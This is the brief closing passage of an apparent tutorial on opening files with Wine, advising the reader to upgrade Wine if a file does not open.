Click on it. It will open! If it doesn't then either the file can't be opened by wine or you need to upgrade your wine version

And that's the end of the tutorial!